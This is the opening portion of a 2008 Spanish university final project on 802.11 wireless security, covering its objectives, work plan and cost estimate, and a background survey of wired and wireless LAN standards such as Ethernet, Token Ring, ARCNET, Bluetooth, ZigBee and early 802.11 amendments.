UNIVERSITAT DE VALÈNCIA

ESCOLA TÈCNICA SUPERIOR
D'ENGINYERIA

PROYECTO FIN DE CARRERA

ANÁLISIS DE LA SEGURIDAD EN REDES 802.11

ROBERTO AMADO GIMENEZ

TUTOR: ENRIQUE BONET ESTEBAN

MARZO DE 2008

Agradezco el apoyo de mi familia, en especial a mi abuelo, que han hecho posible la realización de este proyecto.

Roberto Amado Giménez, 2008

RESUMEN

Cada vez más, las tecnologías inalámbricas van ganando protagonismo en la vida diaria de las empresas, instituciones y entornos personales. IEEE802.11 agrupa un conjunto de estándares de comunicación inalámbrica que ofrecen soluciones de compartición de la información sin hacer uso de medios cableados. Obteniendo la posibilidad de establecer canales de datos entre entornos móviles y estáticos, eliminando las barreras arquitectónicas.

IEEE802.11 supone uno de los estándares de comunicación por radiofrecuencia más utilizados y populares para redes de área local. No es extraño que dispositivos como ordenadores portátiles, PDA's, consolas de videojuegos, móviles o incluso maquinaria industrial hagan uso de este estándar como solución inalámbrica para interconectar y transferir cualquier tipo de información, datos, voz o video. Como ejemplo de ello, basta con realizar una búsqueda mediante su ordenador portátil de las redes inalámbricas disponibles en su entorno, para darse cuenta de la gran acogida que esta tecnología ha tenido en la sociedad.

Todo apunta a que el crecimiento y despliegue de este tipo de redes seguirá aumentando en los próximos años. Encuestas realizadas por la Asociación para la Investigación de los Medios de Comunicación (AIMC) reflejan que el 52 % de los usuarios de Internet en 2007 obtuvo acceso a la red de redes a través de este tipo de tecnología, frente al 43% del año anterior. Pero no solo los usuarios domésticos adquieren productos de la norma, instituciones, PYMEs y grandes compañías cada vez mas hacen uso del estándar esta tecnología como solución de comunicación inalámbrica.

Es por ello que no debe descuidarse la seguridad al hacer uso de dispositivos que implementen la norma 802.11, puesto que puede suponer una ventana abierta al exterior por donde cualquier persona maliciosa pueda robar información personal o confidencial, pudiendo incluso obtener el control de los activos del usuario. Este proyecto esta orientado a analizar los diferentes protocolos y metodologías de protección del canal inalámbrico, realizando un estudio en profundidad de las vulnerabilidades y métodos de ataque.

Se ha llevado a cabo un análisis del funcionamiento y vulnerabilidades de los tres principales protocolos de seguridad en entornos 802.11, WEP, WPA y WPA2. Haciendo uso de herramientas de auditoria desarrolladas por investigadores y usuarios de la red de Internet,

además de desarrollar y optimizar otras expresamente para este proyecto, se ha conseguido determinar el nivel de riesgo al que están expuestos los usuarios de esta tecnología, obteniendo resultados sorprendentes que alertan de la escasa preocupación por la seguridad en el marco del estándar IEEE802.11.

ÍNDICE DE CONTENIDOS

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

CAPÍTULO

1

OBJETIVOS DEL PROYECTO

1 OBJETIVOS DEL PROYECTO

El número de redes inalámbricas se ha visto acrecentado en los últimos años, esto es debido a una rápida evolución, que las sitúa, casi a la par en prestaciones con los medios cableados. IEEE802.11 es la especificación que define un estándar global de comunicaciones para redes de área local y que permite la transmisión de datos entre diferentes equipos. Mediante el uso de radiofrecuencias, la norma, consigue conectar entre si dispositivos móviles y estáticos.

En un entorno donde cada día se necesita una mayor velocidad de transmisión, facilidad de despliegue y comodidad de uso, la popularidad de los dispositivos de la norma 802.11 se han visto fuertemente impulsados. No es extraño encontrar, hoy en día numerosos dispositivos que implementen este estándar, desde ordenadores de bolsillo o consolas de videojuegos, a puntos de acceso que proporcionan conexión a Internet en aeropuertos, hoteles o empresas.

Desde las primeras publicaciones del estándar no se ha tardado en encontrar las primeras vulnerabilidades, existiendo grupos especializados en seguridad digital, formados por ingenieros, matemáticos o físicos que dieron a conocer estas importantes carencias.

Los mayores perjudicados con el descubrimiento y publicación de estas vulnerabilidades son los propios usuarios de la tecnología. Compañías y particulares pueden ver su intimidad comprometida y datos confidenciales de gran valor pueden ser robados. Cabe sobretodo destacar las perdidas que se pueden producir en el entorno empresarial, robo de cuentas, utilización ilícita de información o suplantación de identidad, son solo algunas de las consecuencias que pueden producirse debido a estos agujeros de seguridad.

Es por ello que el objetivo de este proyecto se centra en el estudio general del estado de esta tecnología y sus herramientas de protección, estudiando el nivel de seguridad alcanzable, los métodos de ataque y soluciones para evitar las intrusiones. Se realizará un

repaso por los diferentes métodos de cifrado, las herramientas de ataque más populares y los métodos de protección utilizados.

En primer lugar, se tratará de realizar una descripción del estándar, explicando su origen y funcionamiento. Seguidamente el estudio del estado del arte situará al lector en el marco de las diferentes tecnologías inalámbricas que existen y han existido. Realizando un breve repaso de la evolución de la norma 802.11 que permitirá comprender el estado actual.

En un segundo bloque, se expondrán los diferentes protocolos de seguridad que existen para este tipo de redes, realizando una exposición detallada de como funcionan y sus posibles vulnerabilidades.

Por último, este proyecto se centrará en un estudio práctico demostrativo, de los diferentes métodos de ataque que puede sufrir esta tecnología. Esta práctica se plantea bajo una base teórica de la seguridad 802.11. Se documentarán experiencias sobre dispositivos reales que permitirán mostrar como es posible explotar fácilmente las vulnerabilidades con la ayuda de herramientas, algunas de las cuales se desarrollarán específicamente para este proyecto.

Destacaremos un entorno de trabajo basado en el sistema operativo Linux, el cual provee de numerosas herramientas de auditoría de seguridad con un fácil acceso y manejo.

CAPÍTULO

2

PLAN DE PROYECTO

2 PLAN DE PROYECTO

Para alcanzar los objetivos propuestos, es necesario descomponer y planificar las tareas a llevar a cabo durante todo el proceso de desarrollo de los trabajos, identificando las actividades e hitos según corresponda, adjuntando a su vez, una pequeña reseña de los perfiles necesarios para el proyecto.

Por otra parte se procede a realizar un estudio de la viabilidad económica del proyecto, estableciendo los costes del desarrollo de las diferentes tareas y determinando la valoración económica del proyecto.

2.1 PLANIFICACIÓN DEL PROYECTO

2.1.1 PERFILES NECESARIOS

- **IS**, Ingeniero Senior, encargado de la gestión y dirección del proyecto. Entre otras tareas realizará el control y seguimiento de las actividades realizadas durante el ciclo de vida del proyecto.
- **IJ**, Ingeniero Junior, encargado de realizar las labores técnicas del proyecto, desde el análisis previo hasta las pruebas prácticas definidas en el plan de trabajo.

2.1.2 PLAN DE TRABAJO

Duración del proyecto

Se estima que la duración del proyecto sea de **21,5 semanas**, dando partida el día 22 de Octubre de 2007 con la propuesta y concluyendo el día 21 de Marzo de 2008 con la presentación y cierre del proyecto. El siguiente diagrama de Gantt permite obtener una visión

global de las tareas definidas y los plazos de cumplimiento de cada una de ellas.




Figura 2.1: Diagrama Gant

El conjunto de tareas a desarrollar supone una descomposición en paquetes de trabajo y entregables a revisar por el director del proyecto, con este objetivo a continuación se detallan los aspectos comentados.

Paquetes de trabajo y entregables

Se identifican 4 paquetes de trabajo, agrupando cada uno de ellos un conjunto de tareas e hitos a desarrollar, la tabla siguiente establece la asignación de los comentados hitos y actividades por paquete de trabajo. Destacar que la consecución de un hito genera un entregable al director de proyecto.

Paquete de trabajo	Tareas a realizar	Hitos	Entregables
PT1	Revisión del estado del arte	H1	E1-Estado del arte.doc
PT2	Estudio teórico de la seguridad	H2	E2-Estudio teórico.doc
PT3	Estudio práctico de la seguridad	H3	E3-Estudio practico WEP.doc
		H4	E4-Estudio practico WPA.doc
PT4	Resultados y presentación	H5	E5-Conclusiones.doc

Tabla 2.1: Asignación de hitos y actividades

Asignación de recursos

Principalmente existen dos tareas a llevar a cabo y que coinciden con los perfiles que a continuación se definen, una tarea de dirección y una tarea de desarrollo técnica. La primera será llevada a cabo por un ingeniero senior, a partir de ahora denominado como IS y la segunda por un ingeniero junior o IJ. La siguiente tabla muestra el esfuerzo dedicado por cada categoría así como la asignación de las tareas a realizar.

Categoría laboral	Tareas a realizar	Duración (días laborables)	Horas por día	Esfuerzo en horas
IJ	Propuesta y análisis	6 días	5 h	30 h
	Planificación	6 días	5 h	30 h
	Revisión bibliográfica	88 días	1 h	88 h
	Revisión del estado del arte	13 días	5 h	65 h
	Estudio teórico de la seguridad	21 días	5 h	105 h
	Estudio práctico de la seguridad	41 días	5 h	205 h
	Resultados y presentación	7 días	5 h	35 h
IS	Dirección del proyecto	104 días	0,25 h	26 h

Tabla 2.2: Asignación de tareas y esfuerzo

De esta manera el esfuerzo total en horas que requiere el proyecto de Análisis de la seguridad en redes 802.11 es de 584 horas, donde para cada categoría laboral se requiere el esfuerzo siguiente.

Categoría	Esfuerzo
IS	26 horas
IJ	558 horas

Tabla 2.3: Esfuerzo por categoría

2.2 COSTES DEL PROYECTO

A continuación se analizan los costes que supone llevar a acabo el proyecto de

Análisis de la seguridad en redes 802.11. Para ello se establece un coste por cada categoría laboral de 35 euros la hora para el IJ y de 65 euros la hora para el IS. Así mismo se asume que para las tareas que requieren el uso de computadores de gran capacidad de cálculo, debido a la naturaleza del estudio, se establece que la hora de CPU tiene un coste de 1 euro para un P4 2,66 Ghz y de 1,25 euros para los P4 3 Ghz. De esta forma los costes del proyecto vendrían definidos en la siguiente tabla.

ESTIMACION ECONOMICA DEL PROYECTO
ESTIMACIÓN DE COSTES Y GASTOS

COSTES DE PERSONAL				
Categoría	Horas	Precio	Contingencia	Total
IS	26 h	65 e	1,10	1.859 e
IJ	558 h	35 e	1,02	13.920 e
			Total costes personal	**15.779 e**

COSTES INDIRECTOS		
3 % sobre los costes directos	Total costes indirectos	**473 e**

COSTES VARIOS Alquiler de computadores:				
CPU	Numero	Precio hora CPU	Uso	Total
2,66 Ghz	6 procesadores	1 euro	11 días	1.585 e
3 Gh	8 procesadores	1,25 euros	11 días	2.640e
			Total costes varios	**4.225 e**

PRECIO DEL PROYECTO	
Total costes del proyecto	**20.477 e**
+16 % IVA	**23.753 e**

Tabla 2.4: Costes del proyecto

CAPÍTULO

3

ESTADO DEL ARTE

3 ESTADO DEL ARTE

Desde el origen de las primeras computadoras ha existido la necesidad de establecer una comunicación entre ellas con el objetivo de compartir la información. Así pues esta necesidad generó a finales de los años 70 un interés creciente en implementar sistemas de comunicación entre ordenadores. Un factor muy importante a tener en cuenta era la distancia que separaba a estas computadoras, desde entonces se puede realizar una categorización según este factor. Para redes de conexión en un entorno local se habla de sistemas LAN o Local Area Network, su extensión esta limitada físicamente a un edificio o a un entorno de unos pocos kilómetros. Para distancias que implican una cobertura regional, se emplea el término MAN o Metropolitan Area Network. El concepto de red de área metropolitana representa una evolución de la mencionada red de área local, ampliando el ámbito de cobertura. En algunos casos no se limitan a un entorno metropolitano sino que pueden llegar a una cobertura regional e incluso nacional mediante la interconexión de diferentes redes de área metropolitana. Por último, tenemos las denominadas Redes de Área Amplia, con frecuencia denominada WAN, acrónimo de la expresión en idioma inglés Wide Area Network. Es un tipo de red de computadoras capaz de cubrir distancias de 100 a 1000 km.

El objetivo de este proyecto estará centrado en las redes de área local, ya que es el entorno para el cual está diseñado el estándar 802.11. Es interesante repasar los distintos sistemas de comunicación existentes y su evolución, dentro de las redes de área local y dispositivos de comunicación inalámbrica. Esto permite contextualizar el estándar 802.11 dentro del gran abanico de sistemas existentes.

3.1 ESTÁNDARES DE COMUNICACIÓN EN REDES DE AREA LOCAL Y COMUNICACIONES INALÁMBRICAS.

Es posible realizar una clasificación de los estándares de comunicación por el medio físico que utilizan para transmitir la información. Así pues tenemos sistemas cableados, que utilizan un medio guiado para transmitir información y sistema inalámbricos, aquellos que utilizan el aire como medio de transmisión. El estándar 802.11 de IEEE -Instituto de Ingenieros Eléctricos y Electrónicos, formaría parte de este último grupo.

3.1.1 ESTÁNDARES DE COMUNICACIÓN CABLEADOS.

Hoy en día existen básicamente tres tecnologías de comunicación en entornos de área local: Ethernet, Token Ring y ArcNet.

El estándar IEEE 802.3 se le denomina Ethernet y fue creado por la empresa Xerox en 1974. Este se encarga de definir las características de cableado y señalización de nivel físico y los formatos de trama del nivel de enlace de datos del modelo OSI. Este estándar se puede decir, que sienta las bases tecnológicas que utilizará el sistema estudiado, el 802.11. El documento preliminar que describe el estándar cableado fue aprobado en 1983 y fue publicado oficialmente en 1985 por el ANSI/IEEE. Desde entonces un gran número de mejoras al estándar han sido publicadas para tomar ventaja de los avances tecnológicos y poder utilizar distintos medios de transmisión, así como velocidades de transferencia más altas y controles de acceso a la red adicionales. Sin duda es el sistema mas utilizado actualmente para la interconexión de computadoras en entornos locales. Su gran aceptación es debida a altas tasas de transferencia, un fácil despliegue y un coste bajo de sus productos.




Figura 3.1: Red Ethernet Típica

El estándar 802.3 define la forma en que los ordenadores de la red envían y reciben datos sobre un medio físico compartido que se comporta como un bus lógico, independientemente de su configuración física. Originalmente fue diseñada para enviar datos a 10 Mbps, aunque posteriormente ha sido perfeccionada y puede alcanzar 100 Mbps, 1 Gbps o 10 Gbps incluso se habla de versiones futuras de 40 Gbps y 100 Gbps. En sus versiones de hasta 1 Gbps utiliza el protocolo de acceso al medio CSMA/CD o Carrier Sense Multiple Access / Collision Detect, Acceso múltiple con detección de portadora y detección de colisiones.

Para la norma de 10 Mbps se definieron conexiones con cable coaxial fino 10Base2, con tramos conectados entre sí mediante conectores BNC; par trenzado categoría 3 (10 BaseT) con conectores tipo RJ45, e incluso conexiones de fibra óptica 10BaseF.

Los estándares sucesivos a 100 Mbps (Fast Ethernet), Gigabit Ethernet y 10 Gigabit Ethernet abandonaron los coaxiales dejando únicamente los cables de par trenzado sin apantallar UTP - Unshielded Twisted Pair, de categorías 5 y fibra óptica.

En los años 70 IBM desarrolla Token Ring, tecnología todavía utilizada pero en menor uso, que describe una comunicación basada en anillo. La especificación se recoge en el estándar IEEE 802.5 de 1982. Su funcionamiento se basa en un token o testigo, que es

pasado de computadora en computadora. Cuando una de ellas desea transmitir datos, debe esperar la llegada del token vacío, el cual tomará e introducirá los datos a transmitir, y enviará el token con los datos al destino. Una vez que la computadora destino recibe el token con los datos, lo envía de regreso a la computadora que lo envió con los datos, con el mensaje de que los datos fueron recibidos correctamente, y se libera el token, yendo nuevamente de computadora en computadora hasta que otra máquina desee transmitir, y así se repetirá el proceso.




Figura 3.2: Arquitectura en anillo Token Ring

El token pasa de máquina en máquina en un mismo sentido, esto quiere decir que si el una computadora desea emitir datos a otro cliente que está detrás, el testigo deberá dar toda la vuelta hasta llegar al destino. Su velocidad es de 4 ó 16 Mbps es por esto unido a un coste superior que ha caído en desuso en detrimento de Ethernet.

Por último cabe destacar una tercera tecnología de red llamada ARCNET. Esta fue desarrollada por Datapoint Corporation en 1977, utilizando una técnica de acceso de paso de testigo como Token Ring, con una topología física en forma de estrella. ARCNET era el primer sistema extensamente disponible para poder establecer una red para microordenadores. Siendo muy popular en los años 80 para las tareas de la ofimática. Originalmente ARCNET utilizó el cable coaxial de RG-62/U y los hub pasivos o activos en

una topología de bus en estrella cableado. A la hora de su renombre más grande ARCNET gozó de dos ventajas importantes sobre Ethernet. La primera un bus en estrella cableado, mucho más fácil de construir y de ampliarse (con una mayor facilidad de mantenimiento) que Ethernet lineal. Por otra parte la distancia del cable, los funcionamientos de cable coaxiales de ARCNET podrían ampliarse hasta 610 metros entre los hub activos o entre un hub activo y un nodo del final, mientras que Ethernet, usada lo más extensamente posible en aquella época, fue limitada a un funcionamiento máximo de 183 metros, del final al extremo.




Figura 3.3: Arquitectura de una red ARCNET

Por supuesto, ARCNET requirió un hub activo o pasivo entre los nodos si había más de dos nodos en la red, mientras que Ethernet finalmente permitió que los nodos fueran espaciados dondequiera a lo largo del cable coaxial lineal, pero los hub pasivos de ARCNET presentaban una gran ventaja, su bajo coste. Para mediar el acceso en bus, ARCNET utiliza un esquema de símbolo o testigo, que pasa de computador en computador. Cuando los pares o máquinas están inactivos, un solo mensaje "simbólico" se pasa alrededor de la red de máquina a máquina, y no se permite a ningún par utilizar el bus a menos que tenga el símbolo. Si un par en particular desea enviar un mensaje, espera para recibir el símbolo, envía su mensaje, y después pasa el símbolo a la estación siguiente.

3.1.2 ESTÁNDARES DE COMUNICACIÓN INALÁMBRICOS.

Este proyecto se centra en el estándar de comunicación inalámbrica 802.11 y sus fallos de seguridad. Pero esta no es la única tecnología sin cables desarrollada hasta la actualidad. Es interesante poder ver un estado del arte en este medio de comunicación y donde enmarcar el estándar de IEEE. Existen principalmente otras dos tecnologías inalámbricas, las cuales cubren necesidades diferentes – Bluetooth y ZigBee.

La tecnología Bluetooth fue desarrollada por la empresa Ericsson en 1994 y posteriormente en 2002 fue utilizado para definir la norma 802.15. Bluetooth permite, mediante una conexión inalámbrica de corto alcance, conectar entre sí móviles, ordenadores, PDAs, y un gran abanico de dispositivos. Mediante este sistema, los usuarios pueden interconectar sus dispositivos móviles y fijos también. El alcance que logran tener estos dispositivos es de 10 metros para ahorrar energía, ya que generalmente estos dispositivos utilizan mayoritariamente baterías. Sin embargo, se puede llegar a un alcance de hasta 100 metros similar a 802.11, pero con un aumento del consumo energético considerablemente. Para mejorar la comunicación es recomendable que ningún objeto físico, como por ejemplo una pared, se interponga. El primer objetivo para los productos Bluetooth de primera generación eran los entornos de la gente de negocios que viaja frecuentemente, pero hoy en día esta ampliamente extendido a cualquier tipo de usuario.

La especificación de Bluetooth define un canal de comunicación de máximo 720 Kbps (1 Mbps de capacidad bruta).La frecuencia de radio con la que trabaja está en el rango de 2,4 a 2,48 GHz con amplio espectro y saltos de frecuencia con posibilidad de transmitir en Full Duplex. Los saltos de frecuencia se dan entre un total de 79 frecuencias con intervalos de 1Mhz; esto permite dar seguridad y robustez.

La potencia de salida para transmitir a una distancia máxima de 10 metros es de 1 mW, mientras que la versión de largo alcance transmite entre 20 y 30 dBm entre 100 mW y 1

W de potencia.

Para lograr alcanzar el objetivo de bajo consumo y bajo costo, se ideó una solución que se puede implementar en un solo integrado utilizando circuitos CMOS. De esta manera, se logró crear una solución de 9x9 mm y que consume aproximadamente 97% menos energía que un teléfono celular común. Hoy en día existen 3 versiones del estándar la v1.1, v1.2 y v2.0. La versión 1.2, a diferencia de la 1.1, provee una solución inalámbrica complementaria para co-existir con 802.11 en el espectro de los 2.4 GHz, sin interferencia. Por otra parte la versión 1.2, usa la técnica "Adaptive Frequency Hopping (AFH)", que ejecuta una transmisión más eficiente y una encriptación más segura. Para mejorar las experiencias de los usuarios, la V1.2 ofrece una calidad de voz (Voice Quality - Enhanced Voice Procesing) con menor ruido ambiental, y provee una más rápida configuración de la comunicación con los otros dispositivos Bluetooth dentro del rango del alcance. Por último la versión 2.0, creada para ser una especificación separada, principalmente incorpora la técnica "Enhanced Data Rate" (EDR), que le permite mejorar las velocidades de transmisión en hasta 3 Mbps a la vez que intenta solucionar algunos errores de la especificación 1.2.

Figura 3.4: Diferentes dispositivos y usos de Bluetooth

Por otra parte y como posible competidor de Bluetooth existe la tecnología ZigBee. Este sistema de comunicación inalámbrica fue desarrollado en 2005 por ZigBee Alliance, un grupo formado por más de 100 empresas y que sigue el estándar de la IEEE 802.15.4 para redes de área personal inalámbricas (WPAN, siglas en inglés). Esta tecnología está diseñada con el objetivo de ser más simple y barata que otras WPANs como Bluetooth, apuntando su uso al de aplicaciones de bajas tasas de datos y bajo consumo eléctrico. Opera en las bandas libres de los 2.4 Ghz, 915 MHz y 868 MHz, usando DSSS como método de transmisión y focalizándose en las capas inferiores de red (Física y MAC). La transmisión se realiza a 20 kbit/s por canal y el rango de transmisión está entre los 10 y 75 metros. En lo que respecta al consumo, Bluetooth y 802.11 consumen mucha energía y sus anchos de banda son demasiado altos para las transmisiones máquina-máquina que pretende ZigBee. Este estándar esta pensado básicamente para dispositivos que requieran tasas bajas de velocidad sin mucha lógica, como equipos de música, sistemas de alumbrado, aire acondicionado, DVD, video, cámara digital y todo tipo de aparatos que se puedan encontrar en el entorno del hogar o la industria. Es por ello que esta tecnología esta pensada para ser utilizada en el ámbito de la domótica. Una red ZigBee puede estar formada por 255 nodos los cuales tienen la mayor parte del tiempo el transceiver ZigBee dormido con la finalidad de consumir menos energía. El objetivo, es que un sensor equipado con un transceiver ZigBee pueda ser alimentado con dos pilas AA durante al menos 6 meses y hasta 2 años. Como comparativa, la tecnología Bluetooth es capaz de llegar a 1 MB/s en distancias de hasta 10 m operando en la misma banda de 2,4 GHz, sólo puede tener 8 nodos por celda y está diseñado para mantener sesiones de voz de forma continuada, aunque pueden construirse redes que cubran grandes superficies ya que cada ZigBee actúa de repetidor enviando la señal al siguiente. En cuanto a los dispositivos, estos se direccionan empleando 64-bits y la posibilidad de utilizar uno corto opcional de 16 bits. El campo de dirección incluido en MAC puede contener información de direccionamiento de ambos orígenes y destinos (necesarios para operar punto a punto). Este doble direccionamiento es usado para prevenir un fallo dentro de la red.

Por último, dentro de esta clasificación de tecnologías inalámbricas para entornos

locales, estaría el objetivo de este proyecto, que es el estándar 802.11. Este será expuesto en mayor detalle en puntos posteriores. Pero ahora es interesante esquematizar, como se observa en el cuadro siguiente, la aparición, uso y evolución de las 3 tecnologías además una nueva en desarrollo y evolución de Bluetooth llamada Wibree.

Estándar	Ancho de Banda	Consumo/Potencia	Ventajas	Aplicaciones
Bluetooth (1994)	1Mbps	40ma transmitiendo, 0.2ma en reposo	Interoperatividad, sustituto del cable	Wireless USB, móviles, informática casera
802.11 (1997)	Hasta 54 Mbps	400ma transmitiendo, 20ma en reposo	Gran ancho de banda	Navegar por Internet, redes de ordenadores, transferencia de ficheros
ZigBee (2005)	250Kps	30ma transmitiendo, 3ma en reposo	Batería de larga duración, bajo coste	Control remoto, productos dependientes de la batería, sensores , juguetería
Wibree (2006)	1Mbps	Menor que Bluetooth	Muy bajo consumo	Wireless USB, móviles, informática casera

Tabla 3.1: Estándares inalámbricos.

Tras este repaso de las diferentes tecnologías de comunicación, su origen y evolución, es conveniente realizar una descripción del estándar 802.11, como se origino y los aspectos fundamentales de su funcionamiento, necesarios para comprender sus fallos de seguridad.

3.2 EL ESTANDAR 802.11

La primera aproximación del estándar 802.11 fue desarrollada en 1997 por la asociación técnico-profesional ANSI/IEEE (Instituto Nacional Estadounidense de Estándares/Institute of Electrical and Electronics Engineers). Su objetivo principal fue definir tanto la capa física del estándar como la capa de enlace (MAC).

802.11 forma parte de la familia de estándares de redes locales y metropolitanas. La relación con los otros miembros de su familia se puede ver en la figura 1.




Figura 3.5: Esquema de estándares 802.x

El propósito del estándar 802.11 es proveer a los equipos, estaciones de trabajo y maquinaria de una conectividad inalámbrica, la cual permita el libre movimiento de los clientes sin una perdida de conexión. El estándar provee el acceso a una banda de frecuencias dedicada para redes LAN. En especial se ocupa de:

- Describir las funciones y servicios requeridos por un dispositivo adherido a la

norma para operar en modo "Ad hoc" 1 o Infraestructura dentro de una red, así como los aspectos de movilidad y transición.

- Define los procedimientos de la capa MAC para dar soporte a MSDU (unidad de servicio asíncrono MAC) de servicios de entrega.
- Define varias técnicas físicas de señal y funciones para el interfaz que son controladas por la capa MAC.
- Permite las operaciones para que un dispositivo que siga la norma, pueda coexistir con otros dispositivos 802.11 dentro de una LAN.
- Describe los procedimientos y requerimientos para dar privacidad a la información transmitida dentro de un medio inalámbrico, así como autentificación de dispositivos 802.11

Estos propósitos pueden ser similares a los de una red cableada comentada antes pero, ¿qué puede hacer diferente a una LAN inalámbrica de una cableada? Existen varias características que las hacen diferentes. En una LAN IEEE 802.3 se puede afirmar que una dirección es equivalente a una localización física, por el contrario en una LAN inalámbrica el direccionamiento se realiza referente a la STA, que puede no ocupar una posición fija. Por lo tanto el medio físico de transmisión afecta a la arquitectura definida por el estándar, presentando las siguientes diferencias:

- Usa un medio que no tiene unas fronteras claramente definidas y observables.
- Esta desprotegido de las señales externas.
- La comunicación se realiza por un medio mucho menos confiable que el

1 ***Ad hoc*** es una expresión latina que significa literalmente "para esto", por ejemplo, un *instrumento ad hoc* es una herramienta elaborada específicamente para una determinada ocasión o situación. En sentido amplio, podría traducirse *ad hoc* como específico o específicamente.

cableado.

- Presenta topologías dinámicas.
- No se puede afirmar que una STA conozca el conjunto estaciones vecinas, estas pueden permanecer ocultas conforme a otras.
- Presenta variaciones de tiempo, propiedades de propagación asimétricas.

Pueden existir dos conceptos de estaciones, aquellas portables o aquellas móviles. La primera esta referida a toda STA que para transmitir utiliza una localización fija, mientras que la segunda el intercambio de datos se realiza en movimiento. El estándar 802.11 no se limita a la primera.

Uno de los objetivos principales del estándar es dar una apariencia a las capas superiores (LLC) de red compatible 802.x, esto hace que se incorporen nuevas funcionalidades a la capa MAC.

Pero, el estándar 802.11 no plantea un único objetivo tecnológico sino que es muy amplio y lo conforman varios grupos de trabajo orientando sus desarrollos a diferentes áreas o campos:

- IEEE 802.11a - 54 Mbit/s, 5 GHz estándar (1999)
- IEEE 802.11b - Mejoras a la 802.11 para soporte 5.5 Mbit/s y 11 Mbit/s (1999)
- IEEE 802.11c - Define las características que necesitan los APs para actuar como puentes (2001).
- IEEE 802.11d - Su objetivo es permitir compatibilidades entre países a nivel MAC (2001)
- IEEE 802.11e - Mejoras, QoS (2005)
- IEEE 802.11F - Interoperabilidad de puntos de acceso(2003)

